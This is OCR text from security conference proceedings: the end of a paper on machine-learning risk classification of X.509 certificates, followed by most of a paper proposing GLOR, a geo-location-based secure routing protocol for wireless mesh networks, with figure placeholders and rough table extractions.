


Fig. 11. Accuracies of Bagging for each category.




Fig. 12. Accuracies of Boosting for each category.

Figure 13 shows comparison of classifiers accuracy for individual class level. In our case we have weak, strong and rejected are the class levels and RF, bagging, boosting are the classifiers.




Fig. 13. Accuracy comparison.

The first row from Table 1 is, True Positive Rate or Recall, indicate that no of positive records that are correctly identified. In our case, RF has more correctly identified positive records than bagging and boosting as we have 99.4% recall of RF, 98.6% recall of Bagging and 86.6% recall of Boosting. We compare it for all classifiers used in system as shown in Fig. 14.

The second row from Table 1 is true negative rate (TNR), indicates that no of negative records that are correctly identified. Here RF has more TNR but there is not much difference between RF and bagging. We can say that both RF and bagging achieve more TNR than boosting.

In Table 1, the third row describes about positive precision or positive predictive value (PPV) which indicates that the no of positive results record that are true positive.




Fig. 14. Recall comparison.




Fig. 15. Precision comparison.

Row shows 99.5% precision of RF, 98.9% precision of Bagging and 94.7% precision of Boosting. The precision comparison of all classifiers used in system is shown in Fig. 15.

The fourth row, from table is negative precision or negative predictive value (NPV) which indicates that the no of negative results record that are true negative. It should be more. And RF gets more PPV than bagging and boosting but for NPV not much difference between RF and bagging. We can say that both RF and bagging have more NPV than boosting. For the accurate classifier false positive rate (FPR) and false negative rate (FNR) should be less. In our case, RF achieves low FPR and FNR than bagging and boosting.

With all the above analysis of graphs and table, we can choose RF as a more accurate classifier because it has more accuracy, precision and recall values than bagging and boosting. Thus we can use this model for the prediction of new certificate provided by the user.

6 Conclusion and Future Work

In this research work, we have classified the risk level of leaf certificates using its own features. We have shown that, it is feasible to use machine learning approach to classify certificates into High, Low, and Medium risk categories with reasonable accuracy. We have used set of machine learning ensemble classifiers namely Random Forest (RF), Bagging and Boosting to train and test on certificate data. Among these classifiers we have found that Random Forest is more accurate classifier on the basis of precision, recall and accuracy measures. We have used RF's trained model to predict risk of new certificate.

In current work, we have built a standalone application of risk assessment system. In future this system can be written as a plug-in for browser. Our system can also be extended further by adding different features of legitimate website for detecting real-time phishing attacks on both Http and Https based websites. One can enhance this framework further, by adding more intelligence in it.

Our system can be used by Security officers or Network administrators to analyze risk in their network. It can also be used by user to know the risk level of particular site.

References

1. Dan Ahmed, B.: A model for automatically evaluating trust in X.509 certificates. Cybernetica Research Report 2010, pp. 12–16 (2010)
2. Alexa.com. The Web Information Company. http://www.alexa.com
3. Brubaker, C., Jana, S., Ray, B., Khurshid, S., Shmatikov, V.: Using frankencerts for automated adversarial testing of certificate validation in SSL/TLS implementations. In: Security and Privacy (SP) Symposium, pp. 114–129. IEEE, May 2014
4. Batarfi, O., Marshall, L.: Defining criteria for rating an entity's trustworthiness based on its certificate policy. In: Proceedings of the First International Conference on Availability, Reliability and Security (ARES 2006). IEEE, April 2006
5. Curry, I.: Version 3 X. 509 Certificates. Entrust Technologies (1996)
6. Alfaro, E., Gamez, M., Garcia, N.: A adabag: an r package for classification with boosting and bagging. J. Stat. Softw. 54(2), August 2013
7. Ford, W., Chokhani, S., CygnaCom, Inc., VeriSign, Inc. Certificate Policy and Certification Practices Framework, RFC 2527, March 1999
8. Ghafarian, A.: An empirical study of network forensics analysis tools. In: ICCWS2014-9th International Conference on Cyber Warfare & Security, p. 366, March 2014
9. Googles article. Google calls out certificate authorities that can no longer be trusted. Infoworld 28 March 2016
10. Housley, R., Polk, W., Ford, W., Solo, D.: Internet X. 509 public key infrastructure certificate and certificate revocation list (CRL) profile. RFC 5280 (2002)
11. Quinlan, J.R.: Bagging, boosting, and C4.5. In: AAAI (1996)
12. Breiman, L., Cutler, A.: Breiman and Cutler's Random Forests for Classification and Regression, 7 October 2015
13. Breiman, L.: Random Forests, January 2001
14. Breiman, L.: Bagging predictors, Mach. Learn. **24**(2), 123,140 (1996)

15. Mishari, M.A., Cristofaro, D.E., Defrawy, K.E., Tsudik, G.: Harvesting SSL certificate data to identify Web-fraud. arXiv preprint arXiv:0909.3688v4 [cs.CR], pp. 1–13, 13 January 2012
16. Roger, D., Peng, R.: Programming for Data Science, Leanpub publication, published on 20 July 2015
17. Sanders C.: Practical packet analysis: Using Wireshark to solve real-world network problems, 2nd edn. No Starch Press (2011)
18. Samer, W.A., Romain, L., Francois, B.: A formal model of trust for calculating the quality of x. 509 certificate. Security and Communication Networks 2011, pp. 651–665 (2011)
19. Weaver, Gabriel, A., Rea, Scott, Smith, Sean, W.: A computational framework for certificate policy operations. In: Martinelli, Fabio, Preneel, Bart (eds.) EuroPKI 2009. LNCS, vol. 6391, pp. 17–33. Springer, Heidelberg (2010). doi:10.1007/978-3-642-16441-5_2
20. Wazan, A.S., Laborde, R., Barrère, F., Benzekri, A.: The x. 509 trust model needs a technical and legal expert. In: 2012 IEEE International Conference on Communications (ICC), pp. 6895–6900, June 2012
21. Wazan, A.S., Laborde, R., Barrère, F., Benzekri, A.: Validating X. 509 certificates based on their quality. In: The 9th International Conference for IEEE Young Computer Scientists, ICYCS 2008, pp. 2055–2060, 281–304, November 2008
22. Webpage, Comparing Tree-Based Classification Methods via the Kaggle Otto Competition. http://www.r-bloggers.com/comparing-tree-based-classification-methods-via-the-kaggle-otto-competition/
23. Dong, Z., Kapadia, A., Blythe, J., Jean Camp, L.: Beyond the Lock Icon: Real-time Detection of Phishing Websites Using Public Key Certificates. IEEE (2015)

Wireless, Mobile and IoT Security

A Secure Routing Scheme for Wireless Mesh Networks

Ashish Nanda[1(✉)], Priyadarsi Nanda[1], Xiangjian He[1], and Aruna Jamdagni[2]

[1] Faculty of Engineering and IT, School of Computing and Communications, University of Technology, Sydney, Australia
Ashish.Nanda@student.uts.edu.au, {Priyadarsi.Nanda,Xiangjian.He}@uts.edu.au
[2] Western Sydney University, Sydney, Australia
A.Jamdagni@westernsydney.edu.au

Abstract. Wireless Mesh Network is an emerging technology with great potential for evolving into a self-sustained network. The traditional networks, which dominate the present day communication systems, rely on large and expensive setups of wired/wireless access points for connection between users. Unlike the traditional networks, a Wireless Mesh Network is formed by the user devices which connect to each other to form a network. The security of such networks is however very low as each data packet passes through multiple devices making it susceptible to vulnerabilities. This paper discusses a new network model that implements a strong security framework over a new routing technique. The new network model, unlike any other, features a new addressing scheme that is no longer limited by the drawbacks of the legacy systems and can hence implement better security measures.

Keywords: Wireless Mesh Network · Geo-Location Oriented Routing · Secure wireless mesh network · Peer to peer encryption

1 Introduction

Mesh network is known for their reliability as they are formed by several connected devices (nodes) through which messages are relayed using either a flooding technique or a unicast/multicast technique. This is achieved by hopping the message from one node to another until it reaches the destination. The mesh network also has self-healing ability allowing a routing based network to operate when a node breaks down or when a connection becomes unreliable. This is done by automatically creating a new path using nearby nodes.

Wireless mesh networks have been around for a while and have been used to build distributed networks, connect satellites for satellite calling and even for data collection from electricity meters. The mesh network topology has been under examination and experimentation to create a network model that is self-sustained, secure, scalable and dynamic. In the past few years, researchers had realized that the mesh networks hold

I. Ray et al. (Eds.): ICISS 2016, LNCS 10063, pp. 393–408, 2016.
DOI: 10.1007/978-3-319-49806-5_21

the potential of becoming the network of the future, however only a few attempts have been made to achieve it.

The current versions/implementations face various challenges, a major one being the security implemented in the network [15]. As each data packet travels through multiple devices/nodes, there are various weak links where data can be accessed by third parties. Another such issue arises during authentication; in a large network without a central control node, it's almost impossible to know if a device is impersonating another.

In pursuit of overcoming such limitations, a new network model has been developed. However, the new network model has several features that could not be achieved using current routing protocols. Hence the Geo Location Oriented Routing (GLOR) protocol, put forward in this article, is developed as a secure, smart and dynamic solution for the new mesh network model. As devices become smarter and possess higher hardware configurations, GLOR protocol incorporates various new features and a totally remodeled approach towards security, authentication, packet routing, network formation and addressing scheme.

The paper introduces the new network model, which also includes the routing technique and the security implementation. Section 2 presents related works, routing models and current protocols. Section 3 gives an overview of the network model which is further divided into 3 sub-sections which together define the working model of our proposed scheme. Section 3.1 presents the security measures that have been incorporated in the network model to ensure secure communication between the devices. Section 3.2 discusses the new addressing scheme and how it is better than the currently used IP addressing. Section 3.3 describes the routing technique including the device registration, processing and forwarding of a message. Section 4 presents the prototype for the proposed scheme. Finally, we conclude the paper in Sect. 5 along with future directions.

2 Related Works

There has been various proposed models and approaches to achieve a dynamic and self-sustained wireless network, however only a few were ever implemented. Some of the implementations that provided valuable information is discussed below.

The Smart Phone Ad hoc Networks (SPAN) project [1, 2] showcased the first practical implementation of an off-grid network. The routing technique used to implement the network was OLSR (Optimized Link State Routing) which was modified to support the standalone network. The approach showed promising capabilities for off-grid communication using the mesh network but also revealed various issues. During the testing phase it highlighted a big flaw in the OLSR routing due to which the network self-saturated with excessive ‘hello’ packets. Although the project had no current security implementation, it did discuss the use of public-private key for encrypted communication between devices. However, in order to achieve it the device needed to exchange the keys manually between each other which was a risk.

A similar approach known as the Several Project [3] was founded in response to the Haiti Earthquake. This project allowed live voice calls whenever the mesh is able to find a route between the participants. It aimed to provide support during disaster relief and recovery operations. A demo of this concept was conducted in an environment which was designed to simulate an after earthquake scenario. Various mobile devices were randomly placed around the complex and a demo rescue mission was showcased. The network was successfully formed by the devices, the trapped victim was able to easily contact the rescue personal and the victim's location was also triangulated using the network.

However, this project follows Rhizome system (Delay Tolerant Networking), according to which data does not have to travel from its origin to its destination instantly; once a device has received data, it may store it and pass it on at another time and place when a connection is available. Also like SPAN, the application used to implement this approach only support a limited type of devices. It did not implement any strong security measure as it was aimed towards disaster relief. In addition, the approach included an external hardware called the "Mesh Extender" used to extend the range of the network. This made the network dependent on the hardware and hence less reliable.

Open Garden's FireChat [4] is another such implementation. Its mobile application received over 5 million downloads and became popular during protests when the internet access was disabled. This scheme implements broadcast routing and features various types of modes which enable one to choose the proximity, range and number of devices they wish to communicate with. Despite the popularity, the methodology lacks security as each message is sent to every device on the network, similar to the concept of a chat room.

The BRIAR Project [5] is another open source software for mesh networking technology, designed to provide secure and resilient peer to peer communications with no centralized servers and minimal reliance on external infrastructure. However, the approach once again follows Delay Tolerant Network and in order to implement high levels of security, the devices don't communicate directly unless their owners are common contacts. In other words, device 'A' can communicate with a device 'C' through another device 'B' only if the device 'A' and device 'C' exist as contacts on device 'B'. This makes it difficult for the network to expand or improve functionality.

2.1 Routing Models

All the above network implementations are based on two major transmission techniques, namely Flooding/Broadcasting and Unicast/Multicast.

Flooding/Broadcast Technique: In the flooding/broadcast technique, each node in the network retransmits the received packet to all connected nodes thereby flooding the network until the packet finally reaches the destination node. This particular method was implemented by Open Garden [4] in their mobile application 'FireChat'. This approach is applicable to a large network but it increases the load on each node as with the increase in the number of nodes, and with each node retransmitting every packet, the traffic on the network increases rapidly. This results in usage of more resources and in some scenarios it could even lead a device to crash. In addition, the communication in the network is open and each packet of data is received and read by every other node in the network thereby compromising the privacy.

Unicast/Multicast Technique: The Unicast/Multicast technique is about implementing a pre-defined path through which a packet is sent. It supports a limited number of static devices/nodes. Each node broadcasts a "HELLO" message and stores the location of every other node on the network for calculating a route when a packet is to be transmitted. This makes it difficult to upscale the network. The routing protocol also has a major flaw; it was found to saturate the network with "HELLO" packets during normal operation as the number of connected devices increased. In order to support a large number of devices, it requires a central node/entity/gateway that stores all information regarding the nodes and controls the network by calculating routes which negates with the very basic principle of a mesh network, its ability to be self-sustained.

2.2 Legacy Routing Protocols

Since the introduction of the Mesh Network, a few network protocols have been developed and various others have been modified in order to work with mesh topology [16]. Optimized Link State Routing (OLSR) protocol [6–9] is one such protocol. It is developed using optimization of the classical link state algorithm and modified in accordance to the requirements of a mobile wireless LAN. The key concept used in the protocol is centered on Multi-Point-Relays (MPRs) [11]. MPRs are selected nodes which forward broadcast messages during the flooding process. The protocol was originally designed to work with wired mesh networks, i.e. it is structured to work only on static devices. As mentioned in the SPAN project [1], the protocol is known to flood the network with "Hello" messages resulting in network saturation.

Ad hoc On-Demand Distance Vector (AODV) routing [10] is another such protocol designed for mobile ad hoc network. It offers quick adaptation to dynamic link conditions, low processing and memory overhead, low network utilization, and determines unicast routes to destinations within the ad hoc network. The protocol performs well in small networks, but as the number of nodes increases, it starts to fail as it depends upon saving connectivity information of all node data within each node so as to route the packets.

Zone Routing Protocol (ZRP) [14], also referred to as Border-cast Routing Protocol (BRP) [13] is a hybrid routing framework based on various routing protocols, designed to support mobile ad-hoc networks (MANET) [12]. Each node maintains a route within a local region (known as the routing zone). Knowledge of the routing zone topology is used by the protocol to improve the efficiency of the routing mechanism. As ZRP/BRP is a combination of various other protocols, it also inherits both the merits and demerits of other protocols.

3 Geo-Location Oriented Routing (GLOR)

Geo Location Oriented Routing (GLOR) is designed as a hybrid routing protocol with the aim of supporting large, dense & dynamic networks without compromising the reliability and security of the network and the devices within it. To achieve this, a new network model was created that is unlike any legacy or AD-HOC models. A distinguishing factor of the new approach is that unlike existing approaches, it utilizes the high performance capabilities of smart devices which possess better hardware configuration. The smart approach provides a new platform for improvements in various aspects as discussed below.

Reverse Network Model: Unlike the traditional approach, where the network maintains the nodes in it, in this approach the nodes maintain the network. For example, the node address (geo-location) is calculated and provided by the node itself instead of the network providing one. Similarly, tasks like node registration, node monitoring, packet routing, address allocation etc. are monitored by the nodes.

Security Model: The routing protocol uses simple but strong security measures that start with an all new authentication and monitoring. After a device is authenticated (described in Sect. 3.1), the data packets are sent through end-to-end encryption using Public-Private Key unique to each device.

New Addressing Scheme: Unlike traditional methods, the smart approach uses geo-location of a device as its address (described in Sect. 3.2). The geo-location is




Fig. 1. Network scenario

obtained using GPS or is calculated by nearby nodes. This provides us with the instantaneous position of each node, like dots on a fixed canvas.

Smart Packets: As the protocol uses geo-location for node addressing, the data packet format is modified to include location information and associated parameters. Once a packet is created, a predefined route is not required as necessary information for routing are contained within the packet data. The packet knows the destination address, i.e. the geo-location of the destination node as well as its current geo-location. From this information the packet automatically calculates its transmission path (described in Sect. 3.4).

The protocol function is further explained using a network scenario as shown in Fig. 1. The various steps involved in the routing process are shown in Fig. 2 along with the line of connectivity. Table 1 defines various components of the smart approach and GLOR protocol.

3.1 Security Model

A very basic but effective security model is applied on the GLOR protocol. It is implemented through different network levels, each focusing on an important aspect of routing. The three aspects are: (a) authentication, (b) end-to-end encryption and (c) monitoring. Each of these are explained below.




Fig. 2. Different steps of routing process

Table 1. Components of GLOR.

Component	Definition
Node	An electronic device (e.g. Smart-Phone, Laptop, and Tablet) that implements Geo-Location Oriented Routing (GLOR)
Normal Node	A node which has the capability to connect to other devices wirelessly and implements GLOR protocol
Web Node	A Normal Node with the capability to access the Internet
Neighbor Node	A node X is said to be the neighbor node of Y if there exists a link between the node X and node Y
Node Location	It is the Geo-Location of the Node, i.e. its latitude and longitude up to 4 decimal places and the node's unique ID
Unique ID	The unique ID of the node is a onetime generated Unique Identification number assigned to the Node alongside its MAC address during its first registration on the network
Web Register	A cloud-based database dedicated for storing vital information about Nodes, including their MAC address, unique ID, Node Location, and Current State
Sector	The Sector for a particular Node can be defined as a group of its neighboring nodes in a predefined area. The sector improves the accuracy as each node in a sector will know other nodes in that sector. This helps redirect a packet to the destination node in case the node has changed location while the packet is being routed

(a) **Authentication:** The authentication starts during the Node Registration process (described in Sect. 3.3) and is a vital part of the network model. Once a new device connects to the network, its neighbor node/s (which has/have been previously authenticated) collect the device data as mentioned in the node registration process. If more than one node can communicate with the new device, both nodes compare the collected data to improve the authentication process.

Once the web server confirms that the device is new to the network, the user has to manually enter their personal details including the selection of the unique ID, which doubles as their contact number, and the generation of a public-private key combination to be used for encryption and decryption purposes. These details (excluding the private key) are sent to the neighboring node which is then encrypted and sent to the web server for safekeeping and referencing.

As soon as the new device clears the authentication process, it's status is changed to authenticated node. From this point onwards all the data sent to and from the device is encrypted using the public-private key combination created earlier.

(b) **End-To-End Encryption:** The encryption method plays a major role once the device/node has successfully authenticated itself. Each node has its own unique pair of public and private key out of which only the public key is stored on the web server to be used to communicate with the node. This ensures that each packet sent over the network can only be decrypted by the node it was destined for.

The data packets are encrypted using the public key of the destination node at the origin node, where the public key is obtained from the web register (described in Sect. 3.4). The packet also contains the Public Key of the origin node so the destination node can similarly encrypt any reply with the provided key.

The end-to-end encryption makes the network very secure as only two nodes can see the contents of the packet; the origin and destination. Any node the packet encounters during transmission can only read the header and packet information but not the message/data it contains. This also prevents any unauthorized nodes trying to access the data or impersonate an authenticated node.

(c) **Monitoring:** The monitoring of the network is conducted by the web register by observing the timely updates it gets from the nodes in the network during the node update (described in Sect. 3.4). For instance, the web register uses the geo-location data of the node to determine if a node is trying to impersonate another node by comparing their location and the displacement between the updates.

It checks if a node's unique ID is showing two different geo-locations at the same time, or is switching locations at a pace that is physically impossible. If it is the case, the nodes are flagged. This data is then used to find nearby nodes to check which of the flagged nodes is real and which one is trying to impersonate. The data collected is compared and processed to find which of the flagged nodes are real and accordingly the impersonator is blocked and reported.

The monitoring can also help in finding lost/stolen devices as once powered on they will connect to the network and can be easily tracked using their location. In addition, its neighbor devices can once again aid in confirming its identity and the appropriate authorities to confiscate the item.

3.2 Node Addressing

The GLOR protocol uses IPv6 addressing format for storing the geo-location. IPv6 protocol offers 32 hexadecimal bits, which are further divided into eight groups of 4 hexadecimal bits each. The first 4 groups are used for storing the node location and the last 4 groups store the sector and cluster information of the node.

The first 4 groups are sub-divided into 2 groups to store the latitude and longitude information corresponding to the node's geo-location. The first digit represents whether the value of latitude is positive (denoted by 1) or negative (denoted by 0), while the



1
0
3
3
8
8
3
9
0
1
5
1
1
9
9
1
'0' if '+' '1' if '-'
0 to 90 digits before the decimal
:
0 to 9999 digits after the decimal
:
'0' if '+' '1' if '-'
0 to 180 digits before the decimal
:
0 to 9999 digits after the decimal
Latitude
Longitude

Fig. 3. Addressing scheme (Part 1)

following 3 digits is the number before the decimal point. The next 4 digits are the number after the decimal point. The longitude is represented similarly. The first 8 hexadecimal bits denote the latitude and the next 8 bits denote the longitude, both with an accuracy of 10 m. Figure 3 shows the structure used to store latitude and longitude.

The next 4 groups store the cluster number and the sector number. Each sector represents 100 m^2 of land and is defined using the latitude-longitude system. For example, the area enclosed by latitude 1.0000 to 1.0001 & longitude 1.0000 to 1.0001 represents a sector as depicted in Fig. 1. The cluster is a combination of predefined sectors. Figure 4 shows the sector-cluster structure used.

0	0	0	1	:	0	0	1	2	:	3	4	5	6	:	7	8	9	0
Cluster					Sector													

Fig. 4. Addressing scheme (Part 2)

The sectors and clusters are calculated automatically based on the latitude and longitude of the node, which is based on international standard representation of geographic point location by coordinates.

3.3 Node Registration

The node registration process is initiated when a new device tries to connect or an existing device re-connects to the network. After being powered on, the node scans the surroundings for neighboring nodes. Once the list is populated, it selects the nearest neighbor node (implementing GLOR protocol) and sends a 'Hello' message to initiate the handshake. On completion of the handshake the new node requests neighbor node to start its registration process.

The process, as shown in Fig. 5, includes collection of various device/user information, its validation and accordingly going through the registration process. The first registration for any node is manual as it requires the user to fill in details manually in order to complete the registration process. If a device is re-connection to the network, it does not have to re-register itself, just pass a simple authentication challenge created by the web server and encrypted using the public key of the device.

Web Register: As described before, the web register is a cloud-based database that stores vital information about the nodes. It is an application that runs on the network and its sole purpose is to improve the performance and accuracy of the network. The web register also takes the role of monitoring devices. This helps prevent un-authenticated nodes or impersonating nodes from entering the network.

However, the network is not dependent on it and can still function on a sector-broadcast mode in the absence of the web register. In the sector-broadcast mode, instead of forwarding the data packet to each node, it is forwarded to just one node in each sector. This minimizes the overhead and can be easily progressed as the sectors are defined using geo-location. If the destination device is present in that sector, it will



Request New Node for:
~Unique ID
~Mac address
~Node address
Available
Access the Web Register to validate/register the device
Check if Unique ID is available
Not Available
Generate new Unique ID And Public/Private Key pair
Available
Check if Node Address is available
Updated Node Address
Check if the Node Details associated with the Unique ID Match
Match
Update information on the Web Register
Not Available
Does Not Match
Use triangulation method to determine the location of the node.
Flag The Node for Manual Evaluation
node_UID = Unique ID
[UID]_mac = MAC address
[UID]_addr = Node Address
[UID]_alive = True
[UID]_tstmp = Current Time
[UID]_Key = Public Key


Fig. 5. Node registration process

receive the packet and can then keep updating the origin node about its location and encryption key, else the packet will be forwarded to the next sector/s.

3.4 Smart Packets

The GLOR protocol defines the functioning of a node, implementing GLOR in a network. This includes the universal specifications of GLOR messages, node registration, packet format & transmission, neighbor discovery and routing.

Packet Format: GLOR protocol communicates using a modified packet format. The purpose is to keep it simple in order to reduce the load on the network. It helps incorporate different types of information in a single transmission which optimizes the use of max frame-size. The basic layout of the packet has been updated to include the new addressing scheme and is shown in Fig. 6.



Bit	0	1	2	3	4	5	6	7	8	9	0	1	2	3	4	5	6	7	8	9	0	1	2	3	4	5	6	7	8	9	0	1
0	Packet Length																Packet ID															
32	Message Type								Hop Count								Validity Time															
64	Origin Node ID																															
96																																
128																																
160																																
192	Message Size																Message ID															
224	Message																															
256																																
288+																																

Fig. 6. Packet format (Omitting TCP/IP Headers)

The simple design and minimized header size helps the packets carry more data and reduce overhead. Various components of the packet are described below.

- Packet Length - It is the length of the packet (in bytes).
- Packet ID - The Packet ID or PID must be incremented by one each time a new GLOR packet is transmitted
- Message Type - It indicates the type of the message that is being transmitted.
- Hop Count - It is the number of hops a message has attained. It is incremented every time the packet is retransmitted.
- Validity Time - It is the maximum time during which the information of the packet is considered valid. If a node receives a packet with Validity Time = 0, the packet is discarded.
- Origin Node ID - This is the ID of the node that originally generated the packet. It is not to be confused with the Source Node ID in the IP header as it is updated each time to the address on the intermediate node.
- Message Size - It is the total size in bytes measured from the beginning of "Message Type" till the end of the message.
- Message ID - A unique ID is provided to each message by the Origin Node. It is incremented by one for each message.
- Message - The Encrypted part that contains the main data to be sent including the origin node's public key

